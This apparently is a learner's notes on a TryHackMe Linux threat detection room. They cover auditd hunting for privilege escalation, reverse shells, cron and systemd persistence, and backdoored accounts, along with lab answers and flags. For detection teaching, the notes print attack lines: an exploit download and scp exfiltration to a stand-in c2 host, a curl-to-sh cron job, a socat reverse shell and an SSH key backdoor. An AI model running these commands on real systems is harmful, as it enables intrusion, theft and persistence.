The <code>ls /etc/ssh</code> exposed an unprotected <code>ssh-backup-key</code> file	Try using the file to get root access: <code>ssh root@127.0.0.1 -i ssh-backup-key</code>

Detecting Privilege Escalation: Detecting Privilege Escalation might be tricky because of how different it can be: There are hundreds of SUID misconfigurations and thousands of software vulnerabilities, each exploitable in its own unique way. Thus, a more universal approach would be to detect the surrounding events. For example, review the attack below which has just three steps: Discovery, Privilege Escalation, and Exfiltration after the "root" access is gained.

```
# Detection 1: A Spike of Discovery Commands
whoami                                     # Return
s "www-data" user
id; pwd; ls -la; crontab -l               # Basic
initial Discovery
ps aux | egrep "edr|splunk|elastic"      # Securi
ty tools Discovery
uname -r                                  # Return
s an old 4.4 kernel

# Detection 2: A Download to Temp Directory
wget http://c2-server.thm/pwnkit.c -O /tmp/pwnkit.c # Pwnkit
exploit download
gcc /tmp/pwnkit.c -o /tmp/pwnkit          # Pwnkit
exploit compilation
chmod +x /tmp/pwnkit                     # Making
exploit executable
/tmp/pwnkit                              # Trying
to use the exploit

# Detection 3: Data Exfiltration With SCP
```

```

whoami # Now re
turns "root" user
tar czf dump.tar.gz /root /etc/ # Archiv
ing sensitive data
scp dump.tar.gz attacker@c2-server.thm:~ # Exfilt
rating the data

```

Even if you don't know the exact mechanics of the PwnKit exploit, you can still detect anomalies using more common attack indicators. After spotting suspicious activity, you can confirm whether privilege escalation succeeded by comparing the effective user before and after the exploit. If the users differ, the attacker gained elevated privileges, like in the example below:

Looking for Reverse Shell Activity

```

root@thm-vm:~$ ausearch -i -x pwnkit # The PwnKit was launched
by serviceuser (Look at the UID field)
type=PROCTITLE msg=audit(09/19/25 17:56:12.154:416) : proctitl
e=/tmp/pwnkit
type=SYSCALL msg=audit(09/19/25 17:56:12.154:416) : ppid=24302
pid=24304 auid=unset uid=serviceuser key=execroot@thm-vm:~$ au
search -i --ppid 24304 # The PwnKit spawned a root shell (Look
at the UID field)
type=PROCTITLE msg=audit(09/19/25 17:56:12.807:418) : proctitl
e=bash
type=SYSCALL msg=audit(09/19/25 17:56:12.807:418) : ppid=24304
pid=24310 auid=unset uid=root key=execroot@thm-vm:~$ ausearch
-i --ppid 24310 # The threat actor continues the attack as roo
t user
type=PROCTITLE msg=audit(09/19/25 17:56:15.225:424) : proctitl
e=whoami
type=SYSCALL msg=audit(09/19/25 17:56:15.225:424) : ppid=24310
pid=24312 auid=unset uid=root key=exec

```

Continue with the TryPingMe scenario and find out what followed the reverse shell! You can start the hunt from `ausearch -i -if /home/ubuntu/scenario/audit.log`.

```

ubuntu@thm-vm:~/scenarios$ ausearch -i -if audit.log -x socat | grep -i proctitle=
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
type=PROCTITLE msg=audit(09/23/25 14:52:23.512:2126) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,
,stderr,setsid,sigint,sane
type=PROCTITLE msg=audit(09/23/25 14:52:23.564:2127) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,
,stderr,setsid,sigint,sane
type=PROCTITLE msg=audit(09/23/25 14:52:23.564:2128) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,
,stderr,setsid,sigint,sane
type=PROCTITLE msg=audit(09/23/25 14:52:23.565:2129) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,
,stderr,setsid,sigint,sane
ubuntu@thm-vm:~/scenarios$ ausearch -i -if audit.log -x socat
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(09/23/25 14:52:23.512:2126) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,
,stderr,setsid,sigint,sane
type=CWD msg=audit(09/23/25 14:52:23.512:2126) : cwd=/opt/tryingme
type=EXECVE msg=audit(09/23/25 14:52:23.512:2126) : argc=3 a0=socat a1=TCP:10.14.105.255:1337 a2=EXEC:
pty,stderr,setsid,sigint,sane
type=SYSCALL msg=audit(09/23/25 14:52:23.512:2126) : arch=x86_64 syscall=execve success=yes exit=0 a0=
cf7b618a740 a1=0x5cf7b618a6b8 a2=0x5cf7b618a6d8 a3=0x8 items=2 ppid=2543 pid=2545 auid=unset uid=svctr
ypingme gid=svctryingme euid=svctryingme suid=svctryingme fsuid=svctryingme egid=svctryingme sgid=sv
ctryingme fsgid=svctryingme tty=(none) ses=unset comm=socat exe=/usr/bin/socat1 subj=unconfined key=exe
----
type=PROCTITLE msg=audit(09/23/25 14:52:23.564:2127) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,
,stderr,setsid,sigint,sane
type=CWD msg=audit(09/23/25 14:52:23.564:2127) : cwd=/opt/tryingme
type=SYSCALL msg=audit(09/23/25 14:52:23.564:2127) : arch=x86_64 syscall=execve success=no exit=ENOENT
such file or directory) a0=0x7ffe37b667c0 a1=0x62a683bd30b0 a2=0x62a683bd23c0 a3=0x1 items=1 ppid=254
id=2546 auid=unset uid=svctryingme gid=svctryingme euid=svctryingme suid=svctryingme fsuid=svctryp
me egid=svctryingme sgid=svctryingme fsgid=svctryingme tty=(none) ses=unset comm=socat exe=/usr/bin
cat1 subj=unconfined key=exec

```

```

ubuntu@thm-vm:~/scenarios$ ausearch -i -if audit.log --ppid 2546
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(09/23/25 14:52:42.196:2131) : proctitle=whoami
type=CWD msg=audit(09/23/25 14:52:42.196:2131) : cwd=/opt/tryingme
type=EXECVE msg=audit(09/23/25 14:52:42.196:2131) : argc=1 a0=whoami
type=SYSCALL msg=audit(09/23/25 14:52:42.196:2131) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x6
390c532c5a0 a1=0x6390c532c510 a2=0x6390c532c520 a3=0x8 items=2 ppid=2546 pid=2547 auid=unset uid=svctr
ypingme gid=svctryingme euid=svctryingme suid=svctryingme fsuid=svctryingme egid=svctryingme sgid=svctr
ypingme fsgid=svctryingme tty=(none) ses=unset comm=whoami exe=/usr/bin/whoami subj=unconfined key=exec
----
type=PROCTITLE msg=audit(09/23/25 14:52:49.860:2132) : proctitle=ls
type=CWD msg=audit(09/23/25 14:52:49.860:2132) : cwd=/opt/tryingme
type=EXECVE msg=audit(09/23/25 14:52:49.860:2132) : argc=1 a0=ls
type=SYSCALL msg=audit(09/23/25 14:52:49.860:2132) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x6
390c532c5a0 a1=0x6390c532c510 a2=0x6390c532c520 a3=0x8 items=2 ppid=2546 pid=2548 auid=unset uid=svctr
ypingme gid=svctryingme euid=svctryingme suid=svctryingme fsuid=svctryingme egid=svctryingme sgid=svctr
ypingme fsgid=svctryingme tty=(none) ses=unset comm=ls exe=/usr/bin/ls subj=unconfined key=exec
----
type=PROCTITLE msg=audit(09/23/25 14:52:56.205:2133) : proctitle=find . -name *key*
type=CWD msg=audit(09/23/25 14:52:56.205:2133) : cwd=/opt/tryingme
type=EXECVE msg=audit(09/23/25 14:52:56.205:2133) : argc=4 a0=find a1=. a2=-name a3=*key*
type=SYSCALL msg=audit(09/23/25 14:52:56.205:2133) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x6
390c532c678 a1=0x6390c532c5d0 a2=0x6390c532c5f8 a3=0x8 items=2 ppid=2546 pid=2549 auid=unset uid=svctr
ypingme gid=svctryingme euid=svctryingme suid=svctryingme fsuid=svctryingme egid=svctryingme sgid=svctr
ypingme fsgid=svctryingme tty=(none) ses=unset comm=find exe=/usr/bin/find subi=unconfined key=exec

```

Which command line was used to look for the "pass" keyword in files? `grep -iR pass .`

```

ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log --ppid 2546 | grep 'proctitle='
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
type=PROCTITLE msg=audit(09/23/25 14:52:42.196:2131) : proctitle=whoami
type=PROCTITLE msg=audit(09/23/25 14:52:49.860:2132) : proctitle=ls
type=PROCTITLE msg=audit(09/23/25 14:52:56.205:2133) : proctitle=find . -name *key*
type=PROCTITLE msg=audit(09/23/25 14:53:00.821:2134) : proctitle=find . -name *pass*
type=PROCTITLE msg=audit(09/23/25 14:53:06.236:2135) : proctitle=grep -iR key .
type=PROCTITLE msg=audit(09/23/25 14:53:10.724:2136) : proctitle=grep -iR pass .
type=PROCTITLE msg=audit(09/23/25 14:53:44.238:2137) : proctitle=cat .env.local
type=PROCTITLE msg=audit(09/23/25 14:53:49.262:2138) : proctitle=su root

```

Which command line was used to escalate privileges to root? su root

Looking at the detected .env file, what was the root password? nGql1pQkGa

```

ubuntu@thm-vm:~/scenario$ sudo su
root@thm-vm:/home/ubuntu/scenario$ ls /opt/tryingme/
main.py  templates
root@thm-vm:/home/ubuntu/scenario$ ls -la /opt/tryingme/
total 20
drwxr-xr-x 3 svctryingme svctryingme 4096 Sep 23 2025 .
drwxr-xr-x 3 root      root      4096 Sep 19 2025 ..
-rw-rw-r-- 1 svctryingme svctryingme 120 Sep 22 2025 .env.local
-rw-r--r-- 1 svctryingme svctryingme 2331 Sep 23 2025 main.py
drwxr-xr-x 2 svctryingme svctryingme 4096 Sep 19 2025 templates
root@thm-vm:/home/ubuntu/scenario$ grep -iR pass /opt/tryingme/
/opt/tryingme/.env.local:# PASSWORD=nGql1pQkGa

```

grep -iR pass /opt/tryingme/ searches for the text **"pass"** within files under the `/opt/tryingme/` directory and its subdirectories.

grep — Searches for patterns in files.

-i — Case-insensitive search, so it matches: pass, PASS, Password, PaSsWoRd

-R — Recursive search through all subdirectories.

pass — The search pattern.

/opt/tryingme/ — The directory to search.

18 - Startup Persistence

Persistence in Linux: Standalone Linux servers can run for years without a single reboot and are often left untouched unless something breaks. Some threat actors rely on it and do not rush to establish Persistence. However, those aiming for long-term access often set up one or two additional backdoors. As in Windows, there are many ways threat actors persist on Linux. Let's start with the most common ones.

Cron Persistence: Cron jobs are like scheduled tasks in Windows - they are the simplest way to run a process on schedule and the most popular persistence method. For example, as a part of a big espionage campaign, **APT29** deployed a fully-functional malware named GoldMax ([CrowdStrike blogpost](#)). To ensure the malware survives a reboot, they added a new line to the victim's cron job file, located at `/var/spool/cron/<user>`.

```
# A line added by APT29 to /var/spool/cron/<user> to run malware on boot
@reboot nohup /home/<user>/.<hidden-directory>/<malware-name>
> /dev/null 2>&1 &
```

Another example is **Rocke** cryptominer. After exploiting vulnerabilities in public-facing services like Redis or phpMyAdmin, Rocke downloads the cryptomining script from Pastebin and installs it as a `/etc/cron.d/root` cron job ([Red Canary blogpost](#)). Note the `*/10` part, which means the script will be redownloaded every 10 minutes, likely to quickly restore its files in case the IT team accidentally deletes them.

```
# A simplified command that adds the cron job to /etc/cron.d/root
echo "*/10 * * * root (curl https://pastebin.com/raw/1NtRkBc3)
| sh" > /etc/cron.d/root
```

Systemd Persistence: Systemd services host the most critical system components. Nowadays, DNS, SSH, and nearly every web service are organized as separate .service files located at `/lib/systemd/system` or `/etc/systemd/system` folders. With "root" privileges, you can make your own services, as can the threat actors. For example, the **Sandworm** group once created a "cloud-online" service to enable its GOGETTER malware to run on reboot ([Mandiant report](#)).

```
# A simplified content of /lib/systemd/system/cloud-online.service file
[Unit]
Description=Initial cloud-online job      # Fake description to
mimic a trusted service
```

[Service]

```
ExecStart=/usr/bin/cloud-online          # G0GETTER malware disguised as a trusted file
```

Detecting Persistence: In this room, let's focus on detecting the moment attackers establish Persistence. Both cron jobs and systemd services are defined as simple text files, which means you can monitor them for changes using auditd. In addition, Persistence can be detected by tracking the creation of related processes, specifically `crontab` for managing cron jobs and `systemctl` for managing services:

Monitor changes in cron job files	<code>/etc/crontab</code> , <code>/etc/cron.d*</code> , <code>/var/spool/cron/*</code> , <code>/var/spool/crontab/*</code>
Monitor changes in systemd folders	<code>/lib/systemd/system/*</code> , <code>/etc/systemd/system/*</code> , and <u>less common</u> (opens in new tab) locations
Monitor related processes such as	<code>nano /etc/crontab</code> , <code>crontab -e</code> , <code>systemctl start enable <service></code>

Detecting Persistence With Auditd

```
root@thm-vm:~$ ausearch -i -f /etc/systemd # Look for file changes inside /etc/systemd
type=PROCTITLE msg=audit(09/22/25 16:55:12.740:806) : proctitle=vi /etc/systemd/system/malicious.service
type=PATH msg=audit(09/22/25 16:55:12.740:806) : item=1 name=/etc/systemd/system/malicious.service
type=CWD msg=audit(09/22/25 16:55:12.740:806) : cwd=/
type=SYSCALL msg=audit(09/22/25 16:55:12.740:806) : syscall=openat [...] a2=0_WRONLY|0_CREAT|0_EXCL ppid=1265 pid=1310 uid=root exe=/usr/bin/vi key=systemd
root@thm-vm:~$ ausearch -i -x crontab # Look for execution of crontab command
type=PROCTITLE msg=audit(09/22/25 17:25:14.933:807) : proctitle=crontab -e
```



```
type=SYSCALL msg=audit(09/22/25 17:25:14.933:807) : syscall=execve [...] ppid=1265 pid=1316 uid=root key=exec
```

In this task, try to detect two persistence methods by using auditd logs (**ausearch -i**). Once detected, launch the persisted malware (e.g. **/bin/malware**) and get your flag! **Note:** You might need to switch to root for this task by running **sudo su**

What flag did you get after running the malware persisting as a service?
THM{hidden_penguin!}

root@thm-vm:/home/ubuntu\$ ausearch -i -f /etc/systemd/ | grep proctitle
(searches the Linux Audit logs for events involving the file or directory **/etc/systemd/**)

```
ubuntu@thm-vm:~$ sudo su
root@thm-vm:/home/ubuntu$ ausearch -i -f /etc/systemd/ | grep proctitle
type=PROCTITLE msg=audit(09/23/25 17:06:42.860:834) : proctitle=nano /etc/systemd/system/tux.service
type=PROCTITLE msg=audit(09/23/25 17:06:54.825:835) : proctitle=nano /etc/systemd/system/tux.service
type=PROCTITLE msg=audit(09/23/25 17:07:11.421:836) : proctitle=nano /etc/systemd/system/tux.service
type=PROCTITLE msg=audit(06/09/26 13:13:25.564:204) : proctitle=wget -0 /etc/systemd/system/badr.service
```

```
root@thm-vm:/home/ubuntu$ cat /etc/systemd/system/badr.service
[Unit]
Description=Badr Service
Wants=network-online.target
After=network-online.target

[Service]
Type=simple
ExecStartPre=/bin/chmod +x /etc/badr/badr
ExecStart=/etc/badr/badr --config /etc/badr/rules.yaml --config /etc/badr/room.config.yaml > /var/log/badr.log 2>&1
ExecStartPost=/bin/bash -c 'sleep 10 && rm -f /etc/badr/badr /etc/badr/config.yaml /etc/badr/rules.yaml /etc/badr/room.config.yaml'
TimeoutSec=60
Restart=on-failure

[Install]
WantedBy=multi-user.target
```

Next service:

```
root@thm-vm:/home/ubuntu/scenario$ cat /etc/systemd/system/tux.service
[Unit]
Description=Tux Helper Library
Wants=network-online.target
After=network-online.target

[Service]
ExecStart=/var/lib/misc/tux

[Install]
WantedBy=multi-user.target
```



```

root@thm-vm:/home/ubuntu/scenario$ /var/lib/misc/tux
=====
Good job finding me! Where did I persist
Example: /folder/name.service
=====
Your answer: /etc/systemd/system/tux.service
THM{hidden_penguin!}
=====
Press Enter to exit...

```

What flag did you get after running the malware persisting as a cron job?

THM{ressurect_on_reboot!}

crontab -e for editing cron jobs

```

ubuntu@thm-vm:~$ crontab
^Cubuntu@thm-vm:~$ crontab -e
no crontab for ubuntu - using an empty one

Select an editor. To change later, run 'select-editor'.
 1. /bin/nano          <---- easiest
 2. /usr/bin/vim.basic
 3. /usr/bin/vim.tiny
 4. /bin/ed

Choose 1-4 [1]: 1
No modification made
ubuntu@thm-vm:~$ sudo su
root@thm-vm:/home/ubuntu$ crontab -e
No modification made
root@thm-vm:/home/ubuntu$ ls /etc/cron
cron.d/      cron.daily/  cron.hourly/ cron.monthly/ cron.wee
root@thm-vm:/home/ubuntu$ ls /etc/cron.d
e2scrub_all  sysstat
root@thm-vm:/home/ubuntu$ crontab -e

```

```

# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
@reboot /usr/sbin/phoenix

```

Check file and root then run it

```

root@thm-vm:/home/ubuntu/scenario$ file /usr/sbin/phoenix
/usr/sbin/phoenix: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
3251074ed0cf8969e84be6ea90a3526201, with debug_info, not stripped
root@thm-vm:/home/ubuntu/scenario$ ls -la /usr/sbin/phoenix
-rwxrwxr-x 1 root root 2250771 Apr  8 2024 /usr/sbin/phoenix
root@thm-vm:/home/ubuntu/scenario$ /usr/sbin/phoenix
=====
Good job finding me! Where did I persist
Example: /folder/cronfile
=====
Your answer: 

```

Checked the answer where we did find him. cat /var/spool/cron/crontabs/root

```
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
```

```
@reboot /usr/sbin/phoenix
```

```
root@thm-vm:/home/ubuntu/scenario$ /usr/sbin/phoenix
=====
Good job finding me! Where did I persist
Example: /folder/cronfile
=====
Your answer: /var/spool/cron/crontabs/root
THM{ressurrect_on_reboot!}
=====
Press Enter to exit... █
```

19 - Account Persistence

Account Persistence: The previous task was mainly about making the malware survive a reboot. But what about persistent access? As an attacker, you might want to return to the victim in a month to steal more data, but don't leave any malware there. How can you maintain access without malware? It all depends on how you entered in the first place.

New User Account: If SSH is exposed, the attackers may create a new user account, add it to a privileged group, and then use it for further SSH logins. The detection is simple, too, as you can track the user creation events through authentication logs and then reconstruct the full process tree with auditd (by starting with `ausearch -i --ppid 27254` for the example below):

Detecting New User Account

```
root@thm-vm:~$ cat /var/log/auth.log | grep -E 'useradd|usermod'
2025-09-18T15:46:30 thm-vm useradd[27254]: new group: name=support, GID=1001
2025-09-18T15:46:30 thm-vm useradd[27254]: new user: name=support, UID=1001, GID=1001, home=/home/support, shell=/bin/bash
2025-09-18T15:46:32 thm-vm usermod[27258]: add 'support' to group 'sudo'
2025-09-18T15:46:32 thm-vm usermod[27258]: add 'support' to shadow group 'sudo'
```

Backdoored SSH Keys: Another account persistence method is to backdoor the SSH keys of one of the users and use them for future logins instead of a password. You have already encountered this in the [Linux Threat Detection 2](#) room, where Dota3 malware added its key to the breached user. This technique is difficult for IT to spot as malicious keys can blend in with legitimate ones. For example:

Adding SSH Backdoor

```
# Adding SSH backdoor to the authorized_keys
root@thm-vm:~$ echo "AAAAC3Nza...IkiINvQt/R" >> ~/.ssh/authorized_keys

# It's hard to guess which key is a backdoor!
root@thm-vm:~$ cat ~/.ssh/authorized_keys
ssh-ed25519 AAAAC3Nza...oh5fpNy1Gi # Legitimate key
ssh-ed25519 AAAAC3Nza...N9a2UYsFpQ # Legitimate key
ssh-ed25519 AAAAC3Nza...IkiINvQt/R # Backdoor key
```

By default, authorized SSH public keys are stored in each user's `~/.ssh/authorized_keys` file, so your best detection method is to monitor changes to these files using auditd. Note that relying on process creation events is ineffective, since there are numerous ways to modify SSH keys, some of which aren't properly traced with auditd. For example, `echo [key] >> ~/.ssh/authorized_keys` will not be logged, as echo is a shell builtin(opens in new tab):

DetectingSSHBackdoor

```
# Traces of a backdoor created with "echo [key] >> ~/.ssh/auth
orized_keys"
# Note how the malicious "echo" command is logged simply as "b
ash"
root@thm-vm:~$ ausearch -i -f /.ssh/authorized_keys
type=PROCTITLE msg=audit(09/22/25 16:55:12.740:806) : proctitl
e=bash
type=PATH msg=audit(09/22/25 16:55:12.740:806) : item=1 name=/
home/user/.ssh/authorized_keys
type=CWD msg=audit(09/22/25 16:55:12.740:806) : cwd=/
type=SYSCALL msg=audit(09/22/25 16:55:12.740:806) : syscall=op
enat [...] a2=0_WROONLY|0_CREAT|0_EXCL ppid=1265 pid=1310 uid=r
oot exe=/usr/bin/vi key=systemd
```

Application Persistence: Imagine a WordPress website where the web admin account has been breached. With admin privileges, the attackers can add a backdoor (e.g. a WSO web shell(opens in new tab)) to the website and run commands through the backdoor - no cron jobs or SSH keys required! Moreover, because the persistence lives in the application layer, auditd and system logs often never see it.

While app-level persistence is beyond the scope of this room, you should be aware that it's a possible and common scenario. If you verified all possible persistence techniques, but malware somehow reappears after some time, one of your public-facing apps might be compromised!

Now, detect two more persistence methods on the VM: Backdoored user and SSH key. You can use auditd (**ausearch -i**) and authentication logs to answer the questions.

Which user was created and added to the sudo group? koichi

```
root@thm-vm:/home/ubuntu/scenario$ ausearch -i -f /.ssh/authorized_keys
-----
type=PROCTITLE msg=audit(09/23/25 17:08:26.870:838) : proctitle=bash
type=PATH msg=audit(09/23/25 17:08:26.870:838) : item=0 name=/root/.ssh/authorized_keys inode=256095 dev=103:01
mode=file,600 ouid=root ogid=root rdev=00:00 nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_f
rootid=0
type=CWD msg=audit(09/23/25 17:08:26.870:838) : cwd=/root
type=SYSCALL msg=audit(09/23/25 17:08:26.870:838) : arch=x86_64 syscall=openat success=yes exit=3 a0=AT_FDCWD a
1=0x5a843f9e03d0 a2=0_WRONLY|O_CREAT|O_APPEND a3=0x1b6 items=1 ppid=1264 pid=1265 auid=ubuntu uid=root gid=root
euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=pts1 ses=8 comm=bash exe=/usr/bin/bash subj=
unconfined key=ssh
-----
type=PROCTITLE msg=audit(10/16/25 04:00:51.593:155) : proctitle=/usr/bin/python3 /usr/bin/cloud-init init
type=PATH msg=audit(10/16/25 04:00:51.593:155) : item=0 name=/home/ubuntu/.ssh/authorized_keys inode=256093 dev
=103:02 mode=file,600 ouid=ubuntu ogid=ubuntu rdev=00:00 nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_f
ver=0 cap_frootid=0
type=CWD msg=audit(10/16/25 04:00:51.593:155) : cwd=/
type=SYSCALL msg=audit(10/16/25 04:00:51.593:155) : arch=x86_64 syscall=openat success=yes exit=5 a0=AT_FDCWD a
1=0x7ebf75fe4820 a2=0_WRONLY|O_CREAT|O_TRUNC|O_CLOEXEC a3=0x1b6 items=1 ppid=1 pid=571 auid=unset uid=root gid=
root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=(none) ses=unset comm=cloud-init exe=/us
```

```
root@thm-vm:/home/ubuntu/scenario$ grep -E 'useradd|usermod' /var/log/auth.log
2025-09-23T17:08:57.066900+00:00 thm-vm useradd[1323]: new group: name=koichi, GID=1002
2025-09-23T17:08:57.070626+00:00 thm-vm useradd[1323]: new user: name=koichi, UID=1002, GID=1002, ho
ichi, shell=/bin/bash, from=/dev/pts/1
2025-09-23T17:09:46.339328+00:00 thm-vm usermod[1331]: add 'koichi' to group 'sudo'
2025-09-23T17:09:46.339656+00:00 thm-vm usermod[1331]: add 'koichi' to shadow group 'sudo'
```

Which file was changed to allow SSH key persistence?

/root/.ssh/authorized_keys

```
root@thm-vm:/home/ubuntu/scenario$ grep -E 'useradd|usermod' /var/log/auth.log
2025-09-23T17:08:57.066900+00:00 thm-vm useradd[1323]: new group: name=koichi, GID=
2025-09-23T17:08:57.070626+00:00 thm-vm useradd[1323]: new user: name=koichi, UID=10
ichi, shell=/bin/bash, from=/dev/pts/1
2025-09-23T17:09:46.339328+00:00 thm-vm usermod[1331]: add 'koichi' to group 'sudo'
2025-09-23T17:09:46.339656+00:00 thm-vm usermod[1331]: add 'koichi' to shadow group
root@thm-vm:/home/ubuntu/scenario$ ausearch -i -f /.ssh/authorized_keys
```

```
root@thm-vm:/home/ubuntu/scenario$ ausearch -i -f /.ssh/authorized_keys
-----
type=PROCTITLE msg=audit(09/23/25 17:08:26.870:838) : proctitle=bash
type=PATH msg=audit(09/23/25 17:08:26.870:838) : item=0 name=/root/.ssh/authorized_keys inode=256095 dev=103:01
mode=file,600 ouid=root ogid=root rdev=00:00 nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_f
rootid=0
```

20 - Targeted Attacks and Recap

Targeted Attacks: They are automated, do not care about who the victim is, and rarely employ tactics like Privilege Escalation. However, there can be more complex and more devastating attacks that target specific companies or governments.

That's where you would need the learned techniques the most!

Linux as Entry Point: Linux machines are commonly deployed as firewalls, web servers, mail servers, or other public-facing services. Even in organizations where 99% of the infrastructure is Windows-based, a single compromised Linux server can open the door to a corporate network and result in a big Impact. That's why, as a SOC analyst, you need to know how to secure all popular operating systems.

Linux in Espionage: Linux machines can store sensitive information or be used in mission-critical networks and thus are often targeted by state-sponsored threat groups. For example, in this espionage campaign ([Symantec article](#)), Kimsuky APT installed a backdoor on multiple important Linux targets. Interestingly, they used systemd service persistence - the technique you already know.

Linux in Ransomware: Linux ransomware is on the rise, with hypervisors becoming a prime target. Imagine the case: Your company runs hundreds of Windows VMs, all sitting on just three Linux physical servers (hypervisors). If those hypervisors aren't properly secured, all corporate VMs are at risk. For a real-world example of how attackers breach hypervisors, check out the [Varonis article](#).

Threat Detection Recap: After completing the Linux Threat Detection rooms, you should understand that Linux systems can be complex, but also critical assets to protect. Fortunately, now you can identify the risks and spot the most common techniques across the MITRE ATT&CK matrix.

| Does Linux ransomware exist and impact organizations worldwide? Yea

| Should you learn Linux threats even if working with Windows? Yes

21 - Conclusion -3

Throughout a series of scenarios and real-world examples, you explored more complex, targeted Linux attacks: How adversaries overcome access constraints, how they maintain long-term persistence, and what goals they pursue.

Many SOC teams skip Linux monitoring, but now you know why it's a dangerous blind spot and are prepared to detect complete attack chains in SIEM or directly on the host. We hope the auditd practice wasn't too painful, and that you enjoyed the Linux Threat Detection journey!